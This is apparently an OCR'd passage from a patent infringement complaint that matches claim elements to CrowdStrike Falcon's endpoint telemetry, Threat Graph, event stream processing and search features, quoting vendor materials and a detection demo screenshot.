
The Platform

The solution to creating more functionality while also reducing the impact on the endpoint is cloud delivery. Today this seems obvious, but in 2011 this thought was revolutionary. CrowdStrike has been committed to being a cloud security company from the very beginning, and the benefits of that decision are now evident.

Over the last couple of years CrowdStrike has added more functionality and capabilities than any other security company in the industry without dramatic changes to the sensor or noticeable impact on the user.

(*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 616; *see also* WBR_CSK000289 (https://www.crowdstrike.com/blog/tech-center/welcome-to-crowdstrike-falcon/) at 290.)


178. In addition, the Falcon Platform endpoint agents reside on the computers that are part of the cloud architecture in the Accused Products and "proactively collect[] all information about inter-process activity."



Of course, some data outside of ESP is still useful to send to humans for analysis. This data helps expert threat hunters in CrowdStrike's OverWatch group find new ways of detecting malicious behavior and malware. As one example among many, CrowdStrike's platform proactively collects all information about inter-process activity — including data that is completely unique in the industry — and makes it all available to analysts. Using that data, OverWatch threat hunters can perform additional analysis that culminates in deploying new IOAs into the product rapidly through the cloud, automating detection of newly discovered behaviors and malware. The number of different ways that the resulting platform can detect instances of malicious behavior is striking.

(*See* WBR_CSK000131 (https://www.crowdstrike.com/blog/understanding-indicators-attack-ioas-power-event-stream-processing-crowdstrike-falcon/) at 133.)


179. The Accused Products also include CrowdStrike Threat Graph, "the [cloud-based] brains behind the Falcon endpoint protection platform," that "collect[s] and index[es] hundreds of GBs per day of raw endpoint data" from remote computers in the network.



CrowdStrike® Threat Graph™ is the brains behind the Falcon endpoint protection platform.

Threat Graph predicts and prevents modern threats in real time through the industry's most comprehensive sets of endpoint telemetry, threat intelligence and AI-powered analytics.


Threat Graph puts this body of knowledge at the responder's fingertips in real time, empowering responders to understand threats immediately and act decisively.



Capture Hardware and software required to collect and index hundreds of GBs per day of raw endpoint data

(*See* WBR_CSK000508 (https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf) at 508-509.)

180. As another example, the Accused Products include the "Falcon Search Engine" that includes "over 6 trillion unique security events per week from its install base that spans 176 countries, and has amassed the industry's largest collection of searchable malware."



THE POWER OF THE CLOUD & CROWD

Falcon Search Engine brings game-changing speed to your Security Operations Center by leveraging the Falcon platform. CrowdStrike sees over 6 trillion unique security events per week from its install base that spans 176 countries, and has amassed the industry's largest collection of searchable malware. Patent pending indexing technology puts all of this at your fingertips and delivers real-time search results with Falcon MalQuery.


(*See* WBR_CSK000594 (https://www.crowdstrike.com/endpoint-security-products/falcon-cyber-threat-search-engine/) at 598.)

181. The Accused Products perform a method that includes *wherein said data includes information about events initiated or involving the computer object when the computer object is created, configured or runs on the first remote computer, said information including at least an identity of an object initiating the event, the event type, and an identity of an object or other entity on which the event is being performed*. For example, as shown above, the Accused Products include CrowdStrike Threat Graph which receives event data from endpoints pertaining to processes on those endpoints, including the identity of an object that performs an action and the identity of a target object on which the action is performed. (*See* WBR_CSK000508 (https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf) at 508-510.)

182. In another example, the Accused Products include behavior-based indicators of attack (IOAs) and Event Stream Processing (ESP) collecting and analyzing information such as "stream of process creation events from endpoint sensors" including "Identifier for the machine," "Identifier for the process," "Identifier for the parent process," and "Filename of the created process' executable filename."

Event Stream Processing (ESP) has been a central component of CrowdStrike Falcon's IOA approach since CrowdStrike's inception. In this post we'll take a closer look at ESP — along with its utility and challenges — in an endpoint protection platform like CrowdStrike Falcon.


> Here is an example. Suppose you have a stream of process creation events from endpoint sensors. Each event might contain information such as:
>
> - Identifier for the machine
> - Identifier for the process
> - Identifier for the parent process
> - Filename of the created process' executable filename
>
> Given just that information, one could find all occurrences where an Internet Explorer process spawned a command shell. With a retrospective query system like SQL, we would need a nested query that first finds all process instances where *ImageFileName=='cmd.exe'*, and then joins that result set with another query on *ImageFileName=='iexplore.exe'*, and where *ParentProcessId==ProcessId*. This search is obviously inefficient, since we must make two passes through the data. What's worse, doing this retrospectively with a standing query requires a huge amount of unnecessarily redundant computation. In contrast, ESP provides a much more efficient approach by statefully holding onto only relevant data, and then correlating later events with that information.
>
> One straightforward ESP-based approach would be to store each instance of iexplore.exe as it is observed on the endpoint, hanging onto that knowledge for later correlation. When an instance of cmd.exe is observed, we can take the ParentProcessId of the new event and compare it with the current set of saved iexplore.exe ProcessIds. This approach is clearly more efficient than the retrospective query. This example is highly simplified. There are many approaches that can be classified as ESP, but this stateful correlation approach is a straightforward starting point to explain the concept.



CrowdStrike Falcon UI showing an example of a process tree with IOAs indicating malicious behavior related to a document exploit (in this case, a PDF opened in Adobe Acrobat Reader). The green arrow indicates code injection. (Other symbols indicate whether the processes are engaged in file and network operations. The plus or minus symbols are for collapsing/expanding parts of the process tree.)

(*See* WBR_CSK000131 (https://www.crowdstrike.com/blog/understanding-indicators-attack-ioas-power-event-stream-processing-crowdstrike-falcon/) at 131-132; *see also* WBR_CSK000511 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf) at 533.)

183. In another example, as shown below, the Accused Products display a process tree with each node representing a step in a process including related objects "MSHTA.EXE" and "NOTEPAD.EXE." As shown within the red box annotation below, the green arrow from "MSHTA.EXE" to "NOTEPAD.EXE" indicates "MSHTA.EXE" injected code into "NOTEPAD.EXE" ("that another process migrated…into notepad") and created a malicious variant of "NOTEPAD.EXE." The malicious variant of "NOTEPAD.EXE" then performed malicious actions including opening "CMD.EXE" ("defense evasion command attempting to use process injection" that was "blocked") and executing "PWDUMP.EXE" ("prevented and quarantined thanks to CrowdStrike's machine learning").



notepad.exe

Unassigned New Comment

CS-SE-SC-WXB02 Network Contain

Connect to Host

Execution Details

DETECT TIME Jan. 17, 2019 11:56:43

HOSTNAME CS-SE-SC-WXB02

USER NAME CS-SE-SC-WXB02\jimihendrix

COMMAND LINE "C:\Windows\SysWOW64\notepad.exe"

FILE PATH \Device\HarddiskVolume2\Windows\SysWOW64\notepad.exe

EXECUTABLE SHA256 b60b398709feb0554d210ec79592b04deb01cc37c300fe5778ec02d71af14471

GLOBAL PREVALENCE Common LOCAL PREVALENCE Common

HASH PREVENTION POLICY None

EXECUTABLE MD5 51805688809b80ceb6193c975c4ce5ac

RUN PERIOD START TIME Jan. 17, 2019 11:46:32 END TIME Jan. 17, 2019 12:53:18

DURATION 01:04:29.004

(*See* WBR_CSK001204 (https://www.youtube.com/watch?v=LxsKAWozKs8) at 2:54 (figure enlarged).)

184. The Accused Products perform a method that includes *at the base computer, receiving data about the computer object from a second remote computer on which the computer object or similar computer objects are stored*. For example, as shown above, the Accused Products use a "cloud architecture" that is the "critical component" to next-generation antivirus for endpoint computer devices. (*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 616; *see also* WBR_CSK000289 (https://www.crowdstrike.com/blog/ tech-center/welcome-to-crowdstrike-falcon/) at 290.)

185. In addition, as shown above, the Falcon Platform endpoint agents reside on the computers that are part of the cloud architecture in the Accused Products and "proactively collect[] all information about inter-process activity." (*See* WBR_CSK000131 (https://www.crowdstrike.com/blog/understanding-indicators-attack-ioas-power-event-stream-processing-crowdstrike-falcon/) at 133.)

186. In addition, as shown above, the Accused Products include CrowdStrike Threat Graph, "the [cloud-based] brains behind the Falcon endpoint protection platform," that "collect[s] and index[es] hundreds of GBs per day of raw endpoint data" from remote computers in the network. (*See* WBR_CSK000508 (https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf) at 508-509.)

187. In another example, as shown above, the Accused Products include the "Falcon Search Engine" that includes "over 6 trillion unique security events per week from its install base that spans 176 countries, and has amassed the industry's largest collection of searchable malware." With a plurality of customer installs, the Accused Products demonstrate receiving and processing data from at least a second computer. (*See* WBR_CSK000594


(https://www.crowdstrike.com/endpoint-security-products/falcon-cyber-threat-search-engine/) at 598.)

188. The Accused Products perform a method that includes *wherein said data includes information about events initiated or involving the computer object when the computer object is created, configured, or runs on the second remote computer, said information including at least an identity of an object initiating the event, the event type, and an identity of an object or other entity on which the event is being performed*. For example, as shown above, the Accused Products include behavior-based indicators of attack (IOAs) and Event Stream Processing (ESP) collecting and analyzing information such as "stream of process creation events from endpoint sensors" including "Identifier for the machine," "Identifier for the process," "Identifier for the parent process," and "Filename of the created process' executable filename." (*See* WBR_CSK000131 (https://www.crowdstrike.com/blog/understanding-indicators-attack-ioas-power-event-stream-processing-crowdstrike-falcon/) at 131.)

189. In another example, as shown above, the Accused Products display a process tree with each node representing a step in a process including related objects "MSHTA.EXE" and "NOTEPAD.EXE." The green arrow from "MSHTA.EXE" to "NOTEPAD.EXE" indicates "MSHTA.EXE" injected code into "NOTEPAD.EXE" ("that another process migrated…into notepad") and created a malicious variant of "NOTEPAD.EXE." The malicious variant of "NOTEPAD.EXE" then performed malicious actions including opening "CMD.EXE" ("defense evasion command attempting to use process injection" that was "blocked") and executing "PWDUMP.EXE" ("prevented and quarantined thanks to CrowdStrike's machine learning." (*See* WBR_CSK001204 (https://www.youtube.com/watch?v=LxsKAWozKs8) at 2:54.)

190. The Accused Products perform a method that includes *storing, at the base*

computer, said data received from the first and second remote computers. For example, the Accused Products include CrowdStrike Threat Graph that "collect[s] and index[es] hundreds of GBs per day of raw endpoint data" from remote computers in the network and further includes "[h]igh-redundancy, high-performance enterprise storage." This endpoint data includes, for example, "hundreds of billions of events daily" that are processed, correlated, and analyzed from across the endpoints.




BUILDING BLOCKS FOR BREACH PREVENTION

Stopping breaches using cloud-scale data and analytics requires a tightly integrated platform. Each function plays a crucial part in detecting modern threats, and must be designed and built for speed, scale, and reliability.

Function	Description
Capture	Hardware and software required to collect and index hundreds of GBs per day of raw endpoint data
Enrich	Threat intelligence, context, and correlation markers
Analyze	Hardware and software for a cloud-scale data analytics platform to hunt for suspicious and malicious activity
Search	Query engine to deliver real-time search capabilities across the entire body of stored data
Store	High-redundancy, high-performance enterprise storage
Deploy & Maintain	Staff required to perform hardware and software deployment, integration maintenance and upgrades


(*See* WBR_CSK000508 (https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf) at 508-509; *see also* WBR_CSK000716 (https://www.crowdstrike.com/blog/taking-security-to-the-next-level-crowdstrike-now-analyzes-over-100-billion-events-per-day/) at 716-717.)

191. In addition, on information and belief, the Accused Products store data about objects and events in distributed databases.




KEY FEATURES OF THREAT GRAPH

Feature	Benefit
Threat Graph Database	Threat Graph continuously ingests, contextualizes and enriches endpoint telemetry on more than 400 event types, covering Windows, Mac, and Linux. Graph database captures and reveals relationships between data elements.



The company also needed a more agile way to support its Apache Cassandra distributed database system that is the foundation of the CrowdStrike Threat Graph. "We use Cassandra to help us get an idea of the current state of a



Most recently, CrowdStrike began moving its Cassandra database from local instance stores to Amazon Elastic Block Store (Amazon EBS), which provides persistent block-level storage volumes for use with Amazon EC2 instances. "We looked at other options, but it came down to cost," says Plush. "Amazon EBS offered the performance we needed, at a third of the cost of the SSD-backed instance storage." Even so, CrowdStrike had to overcome some concerns. "Availability is our number-one concern and Amazon EBS historically had some challenges," says Plush. "But after talking with the EBS team and learning more about the new capabilities in EBS, including independent failover protection for availability zones, we felt very confident with how much work had gone into ensuring a stable product. In our experience over the past year, we have never encountered EBS unavailability."

(*See* WBR_CSK000508 (https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf) at 509; *see also* WBR_CSK000644 (https://aws.amazon.com/solutions/case-studies/crowdstrike/) at 645-646.)


192. In addition, as shown above, the Accused Products include the "Falcon Search Engine" that includes "over 6 trillion unique security events per week from its install base that spans 176 countries, and has amassed the industry's largest collection of searchable malware." (*See* WBR_CSK000594 (https://www.crowdstrike.com/endpoint-security-products/falcon-cyber-threat-search-engine/) at 598.)

193. The Accused Products perform a method that includes *correlating, by the base computer, at least a portion of the data about the computer object received from the first remote computer to at least a portion of the data about the computer object received from the second remote computer*. As shown above, the Accused Products include CrowdStrike Threat Graph that


"collect[s] and index[es] hundreds of GBs per day of raw endpoint data" from remote computers in the network and further includes "[h]igh-redundancy, high-performance enterprise storage." This information is correlated in the CrowdStrike Security Cloud for later analysis. For example, Threat Graph "[e]nrich[es]…raw endpoint data" with "[t]hreat intelligence, context, and correlation markers" and "[a]nalyze[s]" using "a cloud-scale data analytics platform to hunt for suspicious and malicious activity." (*See* WBR_CSK000508 (https://www.crowdstrike.com/wp-content/uploads/ 2020/03/threat-graph.pdf) at 508-509.)

194. In addition, as shown above, the Accused Products include the "Falcon Search Engine" that includes "over 6 trillion unique security events per week from its install base that spans 176 countries, and has amassed the industry's largest collection of searchable malware." (*See* WBR_CSK000594 (https://www.crowdstrike.com/endpoint-security-products/falcon-cyber-threat-search-engine/) at 598.)

195. In another example, Falcon Prevent includes "[b]ehavioral IOA correlation" for correlating data about computer objects received from remote computers including "correlation that happens in the cloud."



While CrowdStrike Falcon is perhaps best known for its class-leading cloud technology, an important and often overlooked aspect of its platform is the endpoint sensor itself. Being able to efficiently perform ESP correlation on the sensor (and in the kernel!) is unique in the industry. By performing ESP on sensors, in addition to correlation that happens in the cloud, the CrowdStrike Falcon platform can operate on data at scales that are too prohibitive to achieve by centralizing all of the data. For example, while CrowdStrike Falcon gathers and processes a *lot* of data proactively in the cloud, sending all registry read operations to the cloud would multiply the data transmission, storage, and computational costs by perhaps 1000X. And registry reads are useful for ESP correlation. Clearly, having to first centralize all data before being able to correlate it is the wrong approach. Yet somehow, that bottleneck-laden approach is still common practice.



